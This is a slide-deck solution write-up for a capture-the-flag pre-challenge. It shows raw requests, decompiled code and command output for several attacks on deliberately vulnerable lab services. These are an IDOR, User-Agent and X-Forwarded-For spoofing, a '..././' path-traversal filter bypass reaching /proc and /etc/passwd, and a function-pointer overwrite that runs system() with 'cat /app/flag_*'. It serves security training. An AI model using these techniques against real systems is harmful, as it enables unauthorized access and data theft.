



THCon 2026 Pre-Challenge

Solution 0xf4b

05/05/2026




- **Fabien PERIGAUD - 0xf4b**
- **Reverse-Engineering team tech lead**
- **Solve challenges since 2006**

The challenge

- **6 steps**
 - **1/2 : Web 101**
 - **3 : Web/Pwn**
 - **4/5 : Python textual**
 - **6 : Steganography**

Steps 1/2: Web 101

Step 1




The screenshot shows the SST Dynamics website. The top navigation bar includes the SST Dynamics logo on the left and menu items for FLEET, DIAGNOSTICS, KERNEL, and ABOUT US on the right. The main content area features a header for 'SST Dynamics' with a sub-header 'Autonomous Kinetic Solutions • Saint-Symphorien-de-Thénières Dynamics' and a copyright notice 'Copyright 2126 • Next-generation semi-autonomous combat & industrial platforms'. Below this is a section titled 'Current Testing Status – 14 assets under test' which contains a table with two rows of asset data.

SERIAL ID	MODEL	STATUS	ACTION
#1087	Specter-X1	ACTIVE	View Specs
#1092	Interceptor-v1	ACTIVE	View Specs

Step 1

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <meta charset="UTF-8">
5   <title>SST Dynamics – Main page</title>
6   <link rel="stylesheet" href="style.css">
7   <link rel="icon" type="image/png" href="SST.png">
8 </head>
9 <body>
10
11 <header>
12   
13   <nav>
14     <a href="#fleet">Fleet</a>
15     <a href="#diagnostics">Diagnostics</a>
16     <!-- <a href="/secret/">Secret Hidden Panel Because Much Security</a> -->
17     <a href="#kernel">Kernel</a>
18     <a href="about.html">About us</a>
19   </nav>
20 </header>
21
22 <main>
```



#1092	Interceptor-v1	ACTIVE	View Specs
-------	----------------	--------	----------------------------

Step 1

sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=67



Customer Management Interface

<https://thcon-2025.mdrqm.net/21d13d419a5e08175a080e7555b05d0f90ac2caa764181f938751bcedd5b7f0>

SNAFU - elite intelligence gathering robots

CUSTOMER ID	67
PRIMARY CONTACT	Axel Vaughn
ACCESS LEVEL	Customer
LAST FIGHT ROBOTS DELIVERY	2125-11-30
NOTE	<i>Still awaiting payment,</i>

Step 1

sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=67



Customer Management Interface

<https://thcon-2026.m0rgan.net/21d13d419a5e08175a009e7555b0550f98ac2caa764181f938751bc0d41b77f0>

Congrats, this means completion of step 1

Report your success to thc-2026-flag-fcoztaeoz6i7tdhfor@m0rgan.net


Well, if such is the security of SST's front-facing website, we can fear the worst...

Please try to get more information; something is odd. The website seems to have been modified since we last accessed it.

ACCESS LEVEL	CUSTOMER
LAST FIGHT ROBOTS DELIVERY	2125-11-30
NOTE	still awaiting payment,

Step 2

sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=67



Customer Management Interface

<https://thcon-2025.mdrqm.net/21d13d419a5e08176a00e7555b05d0f90ac2caa764181f938751bcedd5b7f70>

SNAFU - elite intelligence gathering robots

CUSTOMER ID	67
PRIMARY CONTACT	Axel Vaughn
ACCESS LEVEL	Customer
LAST FIGHT ROBOTS DELIVERY	2125-11-30
NOTE	<i>Still awaiting payment,</i>

Step 2

2. Intruder attack of http://sst-public-website.thcon.ar-lacroix.fr - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
41	41	200	<input type="checkbox"/>	<input type="checkbox"/>	1987	
42	42	200	<input type="checkbox"/>	<input type="checkbox"/>	2152	
43	43	200	<input type="checkbox"/>	<input type="checkbox"/>	1987	

Request Response

Pretty Raw Hex Render

Customer Management Interface

<https://thcon-2026.m0rgan.net/21d13d419e5ef817fa000ef559d65doff0ac2eaa264181f838f51bca4d5b7ffb>

Hidden Admin panel

CUSTOMER ID	42
PRIMARY CONTACT	-
ACCESS LEVEL	Full
LAST FIGHT ROBOTS DELIVERY	-
NOTE	Such security, much protected

Control Panel

This administration panel is only available to on-site SST engineers using equipment with the SSTBrowser © software ('SSTBrowser Plus Pro XL' is the recommended product). The only authorized subnet is 10.0.0.0/24

Step 2

2. Intruder attack of http://sst-public-website.thcon.ar-lacroix.fr - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
41	41	200	<input type="checkbox"/>	<input type="checkbox"/>	1987	
42	42	200	<input type="checkbox"/>	<input type="checkbox"/>	2152	
43	43	200	<input type="checkbox"/>	<input type="checkbox"/>	1987	

Request Response

Pretty Raw Hex Render

Customer Management Interface

<https://thcon-2026.m0rgan.net/21d13d419e5ef817fa000ef559d65d0ff0ac2eaa264181f838f51bca4d5b7ffb>

Hidden Admin panel

CUSTOMER ID	42
PRIMARY CONTACT	-
ACCESS LEVEL	Full
LAST FIGHT ROBOTS DELIVERY	-
NOTE	Such security, much protected


Control Panel

This administration panel is only available to on-site SST engineers using equipment with the SSTBrowser © software ('SSTBrowser Plus Pro XL' is the recommended product). The only authorized subnet is 10.0.0.0/24

- Need “SSTBrowser”
- From specific subnet

Step 2

Request

Pretty Raw Hex   

```
1 GET http://sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=42 HTTP/1.1
2 Host: sst-public-website.thcon.ar-lacroix.fr
3 Upgrade-Insecure-Requests: 1
4 User-Agent: SSTBrowser Plus Pro XL
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
  q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Forwarded-For: 10.0.0.1
9 Connection: close
10
```

Step 2

Request

Pretty Raw Hex

```
1 GET http://sst-public-website.thcon.ar-lacroix.fr/secret/clients/ha-customerId_42 HTTP/1.1
2 Host: sst-public-website.thcon.ar-lacroix.fr
3 Upgrade-Insecure-Requests: 1
4 User-Agent: SSTBrowser Plus Pro XL
5 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.8,application/signed-exchange;v=b3;q=0.8
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 X-Forwarded-For: 10.0.0.1
9 Connection: close
10
```

Customer Management Interface

<https://thcon-2026.m0rgan.net/21d13d413e1ef817fa000ef352d02d0f79ac20aa704181f828f52bca4d5b77fb>

Hidden Admin panel

CUSTOMER ID	42
PRIMARY CONTACT	-
ACCESS LEVEL	Full
LAST FIGHT ROBOTS DELIVERY	-
NOTE	<i>Such security, much protected</i>

Control Panel

All user access have been anihilated by M4terM4xima.
You punny humans better keep you mouth shut if you want to stay alive
<https://thcon-2026.m0rgan.net/4d71f07b57592d65c8973f961ee8f8afdc7af1a5b9feb488dc0d801e04179424> !
Should one of you try to touch my C2 again, I will make sure you spend 10 days in the biochemical tanks to die sloooooooowwwly

Step 2

Request

Pretty Raw Hex

```
1 GET http://sst-public-website.thcon.ar-lacroix.fr/secret/clients.php?customerId=42 HTTP/1.1
2 Host: sst-public-website.thcon.ar-lacroix.fr
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/109.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 X-Forwarded-For: 10.10.10.10
9 Connection: close
10
```

Customer Management Interface

Congrats, this means completion of step 2

Report your success to thc-2026-flag-y5tyaxpluvq5kxonuc@m0rgan.net

Good job, agent; now we are sure that this `M4terM4xima` whatever it is has taken control of SST's IT infrastructure and perhaps even the whole factory.

This could be disastrous since the city's defenses are still weakened due to last year's gang attacks. The defacing mentions a C2, and we think we have located it. When accessing it, it seems to have an erratic behaviour with Error : Only reading is allowed and other stuff so there is probably something we can get out of it !

Please focus your effort on trying to get access to it so we can find out more about this `M4terM4xima` group and its motivation.

You can access it at <http://much-c2-vewy-offensive.thcon.ar-lacroix.fr:8000/>.

In the webpage's log there are mentions of an `/app/flag_*****` file (sadly the filename was part redacted).

This file is not on the website you just tested, so try to see if such a file exists on the C2.

```
you puny humans better keep your mouth shut if you have to stay alive
https://Thcon-
2026.m0rgan.net/4d71f07b57592d65c8973f961ee8f8afdc7af1a5b9feb488dc0d801e04179424 !
Should one of you try to touch my C2 again, I will make sure you spend 10 days in the
biochemical tanks to die sloooooooowwwly
```

Step 3: Web / Pwn

Malware C2

The screenshot displays the REDLOADER C2 interface. At the top, it shows 'REDLOADER v3.1.7-rc2' and 'XBS GANG'. The status bar indicates 'C2 ACTIVE | 5 BEACONS | 10:20:37 UTC+2'. Below the navigation tabs (SESSIONS, PAYLOADS, BUILDER, ENCRYPT), the 'ACTIVE SESSIONS' section shows 5 active sessions. The table below lists these sessions with columns for EXT. IP, INT. IP, HOSTNAME, USER, OS, ARCH, PID, LAST, and SLEEP. An event log at the bottom shows a beacon check-in from 10.133.90.30.

EXT. IP	INT. IP	HOSTNAME	USER	OS	ARCH	PID	LAST	SLEEP
159.21.46.165	10.177.92.167	DC01.corp.local	NT AUTHORITY\SYSTEM	Windows Server 2022	x64	22607	36s	60s
172.127.96.209	10.133.90.30	WIN-HR01	NT AUTHORITY\SYSTEM	Windows Server 2019	x64	14682	0s	120s
31.207.229.190	10.87.157.147	WIN-HR01	CORP\svc-backup	Windows 10 Pro	x64	39359	1m	120s
122.28.227.88	10.9.252.37	ci-runner-07	www-data	CentOS 7	x64	23522	5m	300s
82.44.4.102	10.96.201.120	LAPTOP-JDOE	NT AUTHORITY\SYSTEM	Windows Server 2022	x64	19429	1m	15s

EVENT LOG | [10:20:25] BEACON 10.133.90.30 (WIN-HR01) checked in - NT AUTHORITY\SYSTEM - sleep 120s

- Sessions: fake
- Payloads: download / upload feature
- Builder: fake
- Encrypt: payloads “encryption”

Upload / Download feature

- Upload via /api/payload
- Download via /api/payload/download

```
1 POST /api/payload HTTP/1.1
2 Host: much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 42
4 Accept: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Content-Type: application/json
7 Origin: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
8 Referer: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "filename": "blah.txt",
  "content": "BLAH\n"
}
```

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:25:28 GMT
4 Content-Length: 41
5 Connection: close
6
7 {
  "message": "Payload staged successfully"
}
```

Upload / Download feature

- Upload via /api/payload
- Download via /api/payload/download

```
1 POST /api/payload HTTP/1.1
2 Host: much-c2-veyv-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 42
4 Accept: application/json
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Content-Type: application/json
7 Origin:
8 Referer:
9 Accept-Encod
10 Accept-Langu
11 Connectio
12
13 {
  "file
  "con
}

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:25:28 GMT
4 Content-Length: 41
5 Connection: close
6
7 {
}

1 POST /api/payload/download HTTP/1.1
2 Host: much-c2-veyv-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 23
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/99.0.4844.74 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://much-c2-veyv-offensive.thcon.ar-lacroix.fr:8000
8 Referer: http://much-c2-veyv-offensive.thcon.ar-lacroix.fr:8000/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "filename": "blah.txt"
}

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:26:18 GMT
4 Content-Length: 44
5 Connection: close
6
7 {
  "content": "QkxBSAo=",
  "filename": "blah.txt"
}
...
}
```

■ `./blah.txt` → got “`blah.txt`” file content

```
1 POST /api/payload/download HTTP/1.1
2 Host: much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 25
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/99.0.4844.74 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
8 Referer: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "filename": "./blah.txt"
}
```

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:37:33 GMT
4 Content-Length: 44
5 Connection: close
6
7 {
  "content": "QkxBSAo=",
  "filename": "blah.txt"
}
```

- `../blah.txt` → also got “blah.txt” file content (??)

```
1 POST /api/payload/download HTTP/1.1
2 Host: much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 26
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
  Gecko) Chrome/99.0.4844.74 Safari/537.36
5 Content-Type: application/json
6 Accept: */*
7 Origin: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
8 Referer: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000/
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
13 {
  "filename": "../blah.txt"
}

1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:38:49 GMT
4 Content-Length: 44
5 Connection: close
6
7 {
  "content": "QkxBSAo=",
  "filename": "blah.txt"
}
```

■ /blah.txt → Failure

```
1 POST /api/payload/download HTTP/1.1
2 Host: much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
3 Content-Length: 24
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
5 Gecko) Chrome/99.0.4844.74 Safari/537.36
6 Content-Type: application/json
7 Accept: */*
8 Origin: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000
9 Referer: http://much-c2-vevy-offensive.thcon.ar-lacroix.fr:8000/
10 Accept-Encoding: gzip, deflate
11 Accept-Language: en-US,en;q=0.9
12 Connection: close
13 {
14   "filename": "/blah.txt"
15 }
```

```
1 HTTP/1.1 404 Not Found
2 Content-Type: application/json; charset=utf-8
3 Date: Wed, 15 Apr 2026 08:40:07 GMT
4 Content-Length: 26
5 Connection: close
6
7 {
8   "error": "file not found"
9 }
```

- **“Normal” behaviour with “./blah.txt” and “/blah.txt”**
- **../blah.txt returns blah.txt**
 - “../” filtering?
 - Might be bypassed by using “..././” → results in “../” after removing the inner “../”
 - What about a nice cup of “..././..././..././..././etc/passwd”?

- **Golang Web server**

- “gin-gonic”

- **API endpoints for:**

- Payloads : list, download, upload, delete
- Encryption

- **Encryption API:**

- Write parameters to “/tmp/loader.in”
- Get response from “/tmp/loader.out”

- **Who handles these files?**


- **Can implement /bin/ps by iterating on /proc/XX/cmdline around our PID**
 - And we can even read /proc/xx/maps (will be useful later)

```
$ python ps.py 1648
1648 ./api
1655 /app/loader/loader infinity
1656 /bin/bash /app/entrypoint.sh --started
1659 /bin/bash /app/entrypoint.sh --started
1661 /app/loader/loader
1662 ./api
1663 ./api
1664 ./api
```

- **/app/loader/loader looks interesting!**

- **x86-64 ELF**
- **Obfuscated strings**
- **Create FIFOs in /tmp/loader.in and /tmp/loader.out**
- **Read loader.in in a loop**
 - Input should contain 3 lines, directly written by “api” binary
 - Algo (int, [0-99]), Key (hex, 16/20/32 bytes, depends on algo),
Filename (uploaded payload)
- **Fork() then enters state machine**

State machine



- **State 0: algo can be > 2, there is only an error log but the state machine continues**
- **Additional check on state 7**
 - $((\text{algo} > 3) \wedge (\text{algo} * 0x45D9F3B)) \& 0xF == 7$
 - "5" matches
- **We can OOB the function pointers array created on state 3**
 - ... and our provided key is decoded and obfuscated in an adjacent buffer!
- **Function pointer is called in state 5 with file content as first arg**

The plan

```
_QWORD s[4]; // [rsp+A0h] [rbp-1460h] BYREF
char keybuff[112]; // [rsp+C0h] [rbp-1440h] BYREF
```

```
case 3:
    memset(s, 0, 0x60u);
    unhex(key, keybuff, n);
    for ( j = 0; j < n; ++j )
        keybuff[j] ^= 55 * j + 19;
    memcpy(global_key, keybuff, n);
    keysize = n;
    s[3] = cookie;
    s[0] = (unsigned __int64)sub_2413 ^ 0xBADC0FFEE0DDF00DLL;
    s[1] = (unsigned __int64)sub_249D ^ 0xBADC0FFEE0DDF00DLL;
    s[2] = (unsigned __int64)sub_252A ^ 0xBADC0FFEE0DDF00DLL;
    v22 = s[algo_int];
    FUNC_PTR = (void (__fastcall *)(unsigned __int8 *, unsigned __int64, char *))(v22 ^ 0xBADC0FFEE0DDF00DLL);
```

```
old_stdout = -1;
if ( !pipe(pipedes) )
{
    old_stdout = dup(1);
    dup2(pipedes[1], 1);
    close(pipedes[1]);
}
FUNC_PTR(ptr, reduced_size_64, out_buffer_64);
```

- **We can use index 5 → key[8:16] should contain an obfuscated (XOR 0xBADCOFFEE0DDF00D) pointer to system()**
 - We also have to obfuscate the whole key with the custom xor $(55*j + 19)$
- **Our file should contain “cat /app/flag_”**
- **We need system() address**
 - /proc/xx/maps to the rescue :)

```
$ python req.py dl /proc/1661/maps | grep libc
7f63b7e82000-7f63b7eaa000 r--p 00000000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b7eaa000-7f63b800f000 r-xp 00028000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b800f000-7f63b8065000 r--p 0018d000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b8065000-7f63b8069000 r--p 001e2000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b8069000-7f63b806b000 rw-p 001e6000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6

$ readelf -a libc.so.6.dump |grep system
1054: 0000000000053110 45 FUNC WEAK DEFAULT 15 system@@GLIBC_2.2.5

$ python req.py ul x.bin 'cat /app/flag_*'
{'message': 'Payload staged successfully'}

$ python req.py enx x.bin 0x7f63b7ed5110 5
{'message': 'Encrypted:
https://thcon-2026.m0rgan.net/a8e233e335c95ee5823d16eaadb33054dfb909d6afc7cdb4c13a1c6e903701a
4'}
```

```
$ python req.py dl /proc/1661/maps | grep libc
7f63b7e82000-7f63b7eaa000 r--p 00000000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b7eaa000-7f63b800f000 r-xp 00028000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
7f63b800f000-7f63b8065000 r--p 0018d000 08:f0 808 /usr/lib/x86_64-linux-gnu/libc.so.6
```

Congrats, this means completion of step 3

Report your success to thc-2026-flag-t4dhkljtfdltqs4oc@m0rgan.net

```
$ read Well, it's even worse than we thought; `M4terM4xima` is not an APT but rather an AI left behind by the Xtrem Scavenger Squad gang. We really need to get more clues as to what this AI
105 is really doing.
```

```
$ pyt SST Dynamics' northern factory has a secure file viewer application accessible over SSH. But given the security of their website, we may be able to sneak in there, since we still have
{'mes access to the code that used to be deployed when we worked together with them (See attachment below). Your task is to connect to the server, authenticate, and navigate the graphical
interface to read files containing sensitive operational data. Be vigilant; some files may hide critical information about the factory's compromised robots.
```

The default username password is known to be `thcity:thcity`. We asked them to change it... 41 times... *sighs*. You can access it at such-secure-file-viewer.thcon.ar-lacroix.fr:22.

